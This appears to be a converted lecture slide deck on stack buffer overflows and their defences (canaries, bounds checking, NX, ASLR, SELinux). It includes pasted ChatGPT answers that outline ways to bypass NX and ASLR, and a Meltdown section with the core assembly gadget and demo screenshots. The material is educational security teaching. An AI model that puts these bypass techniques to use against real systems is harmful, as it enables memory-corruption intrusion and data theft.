with full control over stdin/stdout redirected to the shell.

# Explanation of Stack / Return Address Code



# Why is it so common ??

And still appear after years

Despite so many tools (Runtime Bound Checker, Code Analysis, etc...)

Assembly, C, C++, ... are unsafe languages  
very error prone for memory management,  
pointers, and strcpy / sprintf methods

# Better Languages?

**C++** partially solve the C printf() errors, by adding "cout <<" formatting  
C++ avoided few of the problems of C, with references and type-checking, instead of "void\*" and "&data", "\*pointer"

**Java** fully resolve the error, and raise Exception at runtime: "ArrayIndexOutOfBoundsException"

Java has

- a strongly typed (mathematically proven) memory model, with Classes, bytecode, array, etc.
  - a Garbage-Collector (runtime overcost)
  - a clear separation of Heap and Stack, and never allocate data nor struct on Stack
- => runtime overcost for wrapping memory objects, primitives.. GC overhead

**C#** partially solved some of the problems of Java, by allowing "struct", and argument/return by copy

C# still use too many native code, not bytecode,  
and is not as mature as Java (GC, observability, community, etc.).

**Rust** is very recent and promising langage, suited for time-critical efficient code, but difficult  
it is well suited for low-level IO (video card, database, network)  
it is accepted for new Linux Kernel modules

# General Protections (by Compiler / Kernel / CPU) for BufferOverflow

## Protection schemes [ edit ]

---

*Main article: [Buffer overflow protection](#)*

Over the years, a number of [control-flow integrity](#) schemes have been developed to inhibit malicious stack buffer overflow exploitation. These may usually be classified into three categories:

- Detect that a stack buffer overflow has occurred and thus prevent redirection of the [instruction pointer](#) to malicious code.
- Prevent the execution of malicious code from the stack without directly detecting the stack buffer overflow.
- Randomize the memory space such that finding executable code becomes unreliable.

# Canary - Corrupted Detection Code

## Canaries [edit]

Canaries or *canary words* or *stack cookies* are known values that are placed between a buffer and control data on the stack to monitor buffer overflows. When the buffer overflows, the first data to be corrupted will usually be the canary, and a failed verification of the canary data will therefore alert of an overflow, which can then be handled, for example, by invalidating the corrupted data. A canary value should not be confused with a [sentinel value](#).

The terminology is a reference to the historic practice of using [canaries in coal mines](#), since they would be affected by toxic gases earlier than the miners, thus providing a biological warning system. Canaries are alternately known as *stack cookies*, which is meant to evoke the image of a "broken cookie" when the value is corrupted.

There are three types of canaries in use: *terminator*, *random*, and *random XOR*. Current versions of StackGuard support all three, while ProPolice supports *terminator* and *random* canaries.



Mining foreman R. Thornburg shows a small cage with a canary used for testing carbon monoxide gas in 1928. □

# Bound Checking

## Bounds checking [edit]

---

*Main article: [Bounds checking](#)*

Bounds checking is a compiler-based technique that adds run-time bounds information for each allocated block of memory, and checks all pointers against those at run-time. For C and C++, bounds checking can be performed at pointer calculation time<sup>[4]</sup> or at dereference time.<sup>[5][6][7]</sup>

Implementations of this approach use either a central repository, which describes each allocated block of memory,<sup>[4][5][6]</sup> or **fat pointers**,<sup>[7]</sup> which contain both the pointer and additional data, describing the region that they point to.

# Tagging : Executable Page - Read/Write Data Page

## Tagging [edit]

---

Tagging<sup>[8]</sup> is a compiler-based or hardware-based (requiring a [tagged architecture](#)) technique for tagging the type of a piece of data in memory, used mainly for type checking. By marking certain areas of memory as non-executable, it effectively prevents memory allocated to store data from containing executable code. Also, certain areas of memory can be marked as non-allocated, preventing buffer overflows.

Historically, tagging has been used for implementing high-level programming languages;<sup>[9]</sup> with appropriate support from the [operating system](#), tagging can also be used to detect buffer overflows.<sup>[10]</sup> An example is the [NX bit](#) hardware feature, supported by [Intel](#), [AMD](#) and [ARM](#) processors.

## NX bit

文 A 16 languages ▾

Article [Talk](#)

[Read](#) [Edit](#) [View history](#) [Tools](#) ▾

From Wikipedia, the free encyclopedia

The **NX bit** (no-execute) is a technology used in [CPUs](#) to segregate areas of a [virtual address space](#) to store either data or processor instructions. An [operating system](#) with support for the NX bit may mark certain areas of an address space as non-executable. The processor will then refuse to execute any code residing in these areas of the address space. The general technique, known as [executable space protection](#), also called [Write XOR Execute](#), is used to prevent certain types of malicious software from taking over computers by inserting their code into another program's data storage area and running their own code from within this section; one class of such attacks is known as the [buffer overflow](#) attack.

# Counter Measures to NX (No-Execute) Bit ...

A

You

in stack bufferoverflow, what are the possibilities to bypass the non-executable page protection ?

ChatGPT

When exploiting a stack buffer overflow vulnerability on a system with non-executable page protection (such as modern operating systems with DEP/NX support), attackers face additional challenges in executing arbitrary code from the stack. However, several techniques exist to bypass non-executable page protections:

## 1. Return-Oriented Programming (ROP):

- ROP is a technique where attackers construct a chain of gadget addresses (addresses of small code sequences, often ending with a `ret` instruction) from existing executable code sections (e.g., libraries or the program itself).
- By chaining these gadgets together, attackers can execute arbitrary code without directly injecting shellcode onto the stack.
- ROP gadgets typically end with a `ret` instruction, allowing the attacker to chain them together and control the program's execution flow.

## 2. Return-to-libc:

- Similar to ROP, return-to-libc relies on chaining together addresses of functions in the standard C library (`libc`) rather than executable code segments.
- Attackers overwrite the return address with the address of a function in `libc` (e.g., `system`) along with the necessary arguments.
- This technique allows attackers to execute arbitrary system commands without needing to inject shellcode.

## 3. JIT Spray:

- JIT (Just-In-Time) spraying involves flooding the memory with executable code snippets or payloads, hoping that one of them will end up at an address controlled by the attacker.
- While less reliable than ROP or return-to-libc, JIT spraying can still be effective in certain scenarios, especially when combined with other exploitation techniques.

## 4. Data Execution Prevention (DEP) Bypass:

- DEP aims to prevent the execution of code in non-executable memory regions, such as the stack or heap.
- Some techniques attempt to bypass DEP by finding ways to execute code from executable memory regions or by exploiting vulnerabilities in the operating system or its components.

## 5. Heap Spraying:


- Similar to JIT spraying, heap spraying involves flooding the heap with executable code snippets, increasing the likelihood of having executable code at a predictable location.
- Heap spraying can be effective when targeting vulnerabilities that allow control over heap allocations and when combined with other exploitation techniques.

## 6. Memory Corruption Techniques:

- Some memory corruption techniques aim to manipulate memory layout and overwrite critical data structures or function pointers to redirect program execution flow.
- Techniques such as heap overflow, format string vulnerabilities, and use-after-free vulnerabilities can be leveraged to bypass non-executable page protections and execute arbitrary code.

These techniques often require a deep understanding of the target system's memory layout, available gadgets or library functions, and the behavior of the program being exploited. Additionally, modern defenses such as Address Space Layout Randomization (ASLR) and stack canaries can make exploitation more challenging but not impossible.

# ROP (Return-Oriented-Programming) assembling "gadgets" or "code chunks" into "chain"



# Counter - Counter Measures to ROP : ASLR Address Space Layout Randomization

## Address space layout randomization

文 A 13 languages ▾


Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

**Address space layout randomization (ASLR)** is a [computer security](#) technique involved in preventing [exploitation](#) of memory [corruption vulnerabilities](#).<sup>[1]</sup> In order to prevent an attacker from reliably redirecting code execution to, for example, a particular exploited function in memory, ASLR randomly arranges the [address space](#) positions of key data areas of a [process](#), including the base of the [executable](#) and the positions of the [stack](#), [heap](#) and [libraries](#).

# ASLR



# Counter - Counter - Counter Measures to ASLR ?

A

You

what are exploits again ASLR (Adress Space Layout Randomization) ?



ChatGPT

Exploits against Address Space Layout Randomization (ASLR) attempt to bypass this security mechanism by finding ways to predict or defeat the randomization of memory addresses. ASLR is designed to prevent attackers from reliably predicting the memory addresses of critical system components or injected payloads, making it more difficult to exploit memory corruption vulnerabilities such as buffer overflows and heap overflows.

Here are some common techniques used in exploits against ASLR:

## 1. Information Leakage:

- Attackers may exploit information leakage vulnerabilities to gather information about the memory layout of the target process, such as the base address of libraries or the stack.
- Information leakage can occur through various means, including format string vulnerabilities, uninitialized memory, or other memory disclosure vulnerabilities.

## 2. Memory Disclosures:

- Memory disclosure vulnerabilities, such as uninitialized memory or out-of-bounds read vulnerabilities, can reveal addresses or pointers from the process's memory space.
- Attackers can leverage these vulnerabilities to gather information about the memory layout and bypass ASLR.

## 3. Brute Force:

- In certain scenarios where attackers have limited information about the memory layout, they may resort to brute force techniques.
- Brute force attacks involve repeatedly attempting to exploit a vulnerability with different memory addresses until successful, relying on luck to hit the correct address range.

## 4. Memory Spraying:

- Memory spraying techniques involve flooding the memory with a large number of objects or payloads, increasing the likelihood of hitting a specific memory address range.
- Attackers may use heap spraying or JIT spraying techniques to increase the chances of success when bypassing ASLR.

## 5. Heap Feng Shui:

- Heap Feng Shui techniques involve manipulating the heap layout to increase the likelihood of having predictable memory allocations.
- By carefully controlling the allocation and deallocation of objects on the heap, attackers can increase the chances of having predictable memory addresses for their payloads.

## 6. ROP Gadgets:

- Return-Oriented Programming (ROP) gadgets are small code sequences ending with a `ret` instruction, often found in existing executable code segments.
- Attackers can chain together ROP gadgets to construct arbitrary code execution paths without directly injecting code onto the stack.
- While ASLR randomizes the base addresses of libraries and executable code segments, ROP gadgets remain unaffected since they are located within these segments.

Combining these techniques with other exploitation techniques, such as heap overflows or use-after-free vulnerabilities, attackers can increase their chances of successfully bypassing ASLR and executing arbitrary code on the target ↓ em. However, exploiting ASLR is typically more challenging and requires a deep understanding of memory corruption vulnerabilities, the target

# in Linux?

A

You

what security features in Linux protect against Buffer StackOverflow?

A

ChatGPT

Linux provides several security features to protect against buffer stack overflow vulnerabilities.

Some of the key defenses include:

## 1. Non-Executable Stack (NX):

- NX support prevents the execution of code from memory areas marked as non-executable, including the stack. This prevents attackers from directly injecting and executing shellcode on the stack.
- NX support is commonly implemented using hardware features like the NX bit (XD bit on some systems) and is enforced by the kernel and CPU.

## 2. Address Space Layout Randomization (ASLR):

- ASLR randomizes the memory addresses where system libraries, stack, heap, and other memory segments are loaded, making it harder for attackers to predict the memory layout.
- By randomizing memory addresses, ASLR makes it more difficult for attackers to reliably exploit buffer overflow vulnerabilities and execute arbitrary code.

## 3. Stack Canaries:

- Stack canaries are small values placed on the stack before the return address. Before returning from a function, the program checks if the canary value has been modified. If it has, indicating a buffer overflow, the program terminates.
- Stack canaries help detect buffer overflows by detecting changes to the stack caused by buffer overflow attacks.

## 4. Compiler Protections:

- Modern compilers, such as GCC and Clang, provide options to enable various security features that help mitigate buffer overflow vulnerabilities.
- Options like `"-fstack-protector"` enable stack protection mechanisms, including stack canaries, to detect stack buffer overflows at runtime.
- Other options like `"-D\_FORTIFY\_SOURCE"` enable compile-time checks for certain buffer operations to prevent buffer overflows.

## 5. Address Sanitizer (ASan):

- Address Sanitizer is a runtime memory error detector that can detect buffer overflows, use-after-free errors, and other memory corruption bugs.
- When enabled during compilation, ASan instruments the code to check for memory errors at runtime, providing detailed reports of the detected errors.

## 6. Control Flow Integrity (CFI):

- CFI is a security mechanism that restricts the control flow of a program to prevent attackers from hijacking the program's execution flow.
- By verifying that all function calls and returns adhere to a predefined control flow graph, CFI helps prevent attacks that rely on corrupting function pointers or redirecting program execution.

## 7. Stack Protector Guard (SSP):

- SSP is another stack protection mechanism that helps detect stack buffer overflows by placing a guard value between local variables and the return address.
- If the guard value is overwritten, indicating a buffer overflow, the program terminates.

These security features work together to provide defense-in-depth against buffer stack overflow vulnerabilities in Linux systems. However, it's essential for developers to write secure code, perform thorough security testing, and keep software up-to-date to mitigate the risk of buffer overflow attacks.



# SELinux ?

A

You

what is SELinux ?



ChatGPT

SELinux, which stands for Security-Enhanced Linux, is a set of security enhancements to the Linux kernel and user-space tools developed by the National Security Agency (NSA) and released as open-source software. SELinux adds mandatory access controls (MAC) to Linux, allowing administrators to define fine-grained security policies to restrict the actions that processes and users can perform.

Traditional Unix-like operating systems, including Linux, typically use discretionary access controls (DAC), where permissions are set by the owner of a file or resource. While DAC provides some level of security, it has limitations, such as the inability to enforce access controls across different users or applications.

SELinux enhances security by implementing mandatory access controls based on the principle of least privilege. It defines policies that specify what actions are allowed or denied based on the context of the process, user, and object (such as files, directories, and network resources).

Key features of SELinux include:

1. **Fine-Grained Access Controls:** SELinux policies define access controls at a granular level, allowing administrators to specify precisely which operations are permitted or denied for each process and resource.
2. **Type Enforcement:** SELinux assigns security labels, called security contexts, to processes and objects based on their type and role. Access decisions are enforced based on these security contexts, ensuring that processes can only interact with resources according to their defined policies.
3. **Policy Language:** SELinux policies are written in a specialized language, typically referred to as the SELinux policy language or SELinux policy rules. This language allows administrators to define access controls, transitions between security contexts, and other security-related settings.
4. **Role-Based Access Control (RBAC):** SELinux supports role-based access control, where users or processes are assigned roles that determine their permissions and access rights. RBAC complements the type enforcement model by providing additional layers of security.
5. **Multi-Level Security (MLS):** SELinux supports multi-level security policies, allowing administrators to enforce strict data classification and access controls for systems handling sensitive information at different security levels.
6. **Auditing and Logging:** SELinux includes auditing and logging mechanisms that record security-related events, such as policy violations, access attempts, and enforcement decisions. These logs help administrators monitor system activity and detect security incidents.


Overall, SELinux enhances the security of Linux systems by providing powerful access controls and policy enforcement mechanisms, reducing the risk of privilege escalation, unauthorized access, and other security threats. However, configuring and managing SELinux policies can be complex, requiring a thorough understanding of system security and SELinux concepts.

# Last but Not Least Vulnerabilities

<https://meltdownattack.com/>



**MELTDOWN**



**SPECTRE**

# All Modern CPUs were Impacted !!



```
meltdown:  
mov al, byte [rcx]  
shl rax, 0xc  
jz meltdown  
mov rbx, qword [rbx + rax]
```



# Vulnerability Impacts

## = Reading FULL Memory of all processes

The screenshot shows a presentation slide with a dark header bar containing navigation icons and text. The main title is 'Meltdown: Reading Kernel Memory from User Space'. Below it is the author list and their affiliations. The abstract section follows, with a detailed description of the Meltdown attack.

**Meltdown: Reading Kernel Memory from User Space**

Moritz Lipp<sup>1</sup>, Michael Schwarz<sup>1</sup>, Daniel Gruss<sup>1</sup>, Thomas Prescher<sup>2</sup>,  
Werner Haas<sup>2</sup>, Anders Fogh<sup>3</sup>, Jann Horn<sup>4</sup>, Stefan Mangard<sup>1</sup>,  
Paul Kocher<sup>5</sup>, Daniel Genkin<sup>6,9</sup>, Yuval Yarom<sup>7</sup>, Mike Hamburg<sup>8</sup>  
<sup>1</sup>Graz University of Technology, <sup>2</sup>Cyberus Technology GmbH,  
<sup>3</sup>G-Data Advanced Analytics, <sup>4</sup>Google Project Zero,  
<sup>5</sup>Independent ([www.paulkocher.com](http://www.paulkocher.com)), <sup>6</sup>University of Michigan,  
<sup>7</sup>University of Adelaide & Data61, <sup>8</sup>Rambus, Cryptography Research Division

**Abstract**


The security of computer systems fundamentally relies on memory isolation, e.g., kernel address ranges are marked as non-accessible and are protected from user access. In this paper, we present Meltdown. Meltdown exploits side effects of out-of-order execution on modern processors to read arbitrary kernel-memory locations including personal data and passwords. Out-of-order execution is an indispensable performance feature and present in a wide range of modern processors. The attack is independent of the operating system, and it does not rely on any software vulnerabilities. **Meltdown breaks all security guarantees provided by address space isolation as well as paravirtualized environments** and, thus, every security mechanism building upon this foundation

sor bit of the processor that defines whether a memory page of the kernel can be accessed or not. The basic idea is that this bit can only be set when entering kernel code and it is cleared when switching to user processes. This hardware feature allows operating systems to map the kernel into the address space of every process and to have very efficient transitions from the user process to the kernel, e.g., for interrupt handling. Consequently, in practice, there is no change of the memory mapping when switching from a user process to the kernel.


In this work, we present Meltdown<sup>10</sup>. Meltdown is a novel attack that allows overcoming memory isolation completely by providing a simple way for any user process to read the entire kernel memory of the machine it executes on, including all physical memory mapped in

# Video Demo

Can I see Meltdown in action?



```
e01d83c0: 6b 20 69 6e 73 74 61 6c 6c 65 64 0a 50 72 69 6f |k installed.Prio|
e01d83d0: 72 69 74 79 3a 20 69 6d 70 6f 72 74 61 6e 74 0a |rity: important.|
e01d83e0: 53 65 63 74 69 6f 6e 3a 20 6c 69 62 73 0a 49 6e |Section: libs.In|
e01d83f0: 73 74 61 6c 6c 65 64 2d 53 69 7a 65 3a 20 31 30 |stalled-Size: 10|
e01d8400: 35 0a 4d 61 69 6e 74 61 69 6e 65 72 3a 20 55 62 |5.Maintainer: Ub|
e01d8410: 75 6e 74 75 20 44 65 76 65 6f 70 65 72 73 20 |untu Developers |
e01d8420: 3c 75 62 75 6e 74 75 2d 64 65 76 65 6c 2d 64 69 |<ubuntu-devel-di|
e01d8430: 73 63 75 73 73 40 6c 69 73 74 73 2e 75 62 75 6e |scuss@lists.ubun|
e01d8440: 74 75 2e 63 6f 6d 3e 0a 41 72 63 68 69 74 65 63 |[tu.com].Architec|
e01d8450: 74 75 72 65 3a 20 61 6d 64 36 34 0a 4d 75 6c 74 |ture: amd64.Mult|
e01d8460: 69 2d 41 72 63 68 3a 20 73 61 6d 65 0a 53 6f 75 |i-Arch: same.Sou|
e01d8470: 72 63 65 3a 20 6c 69 6e 75 78 2d 61 74 6d 0a 56 |rce: linux-atm.V|
e01d8480: 65 72 73 69 6f 6e 3a 20 31 3a 32 2e 35 2e 31 2d |ersion: 1:2.5.1-|
e01d8490: 31 2e 36 0a 44 65 70 65 6e 64 73 3a 20 6c 69 62 |1.6.Depends: lib|
e01d84a0: 63 36 20 28 3e 3d 20 32 2e 31 34 29 0a 43 6f 6e |c6 (>= 2.14).Con|
e01d84b0: 66 6c 69 63 74 73 3a 20 61 74 6d 2d 74 6f 6c |flicts: atm-tool|
e01d84c0: 73 20 28 3c 3c 20 32 2e 34 2e 31 2d 36 29 0a 44 |s (<< 2.4.1-6).D|
e01d84d0: 65 73 63 72 69 70 69 6f 6e 3a 20 73 68 61 72 |escription: shar|
e01d84e0: 65 64 20 6c 69 62 72 61 72 79 20 66 6f 72 20 41 |ed library for A|
e01d84f0: 54 4d 20 28 41 73 79 6e 63 68 72 6f 6e 6f 75 73 |TM (Asynchronous|
e01d8500: 20 54 72 61 6e 73 66 65 72 20 4d 6f 64 65 29 0a |Transfer Mode).|
e01d8510: 20 53 68 61 72 65 64 20 6c 69 62 72 61 72 69 65 |Shared librarie|
e01d8520: 73 20 6e 65 65 64 65 64 20 62 79 20 41 54 4d 20 |s needed by ATM |
```



Meltdown demo - Spying on password... Watch later Share

Terminal

```
mschwarz@lab06:~/Documents$
```

Watch on YouTube



M Reconstructing images with Meltdown Watch later Share



```
meltdown@Meltdown ~$ ppm2 % taskset 1 ./imgdump 0x375a00000 14919 > output.flif
Reading from 0xffff880375a00000
```

Watch on YouTube



M Reconstructing a photo with Meltdown... Watch later Share



```
meltdown@Meltdown ~$ ppm2 % taskset 1 ./imgdump 0x375a00000 14919 > output.flif
Reading From 0xffff880375a00000
```

Watch on YouTube

# Premature optimization is the root of all evil



wiki.c2.com/?PrematureOptimization



## Premature Optimization

*Premature optimization is the root of all evil -- DonaldKnuth*

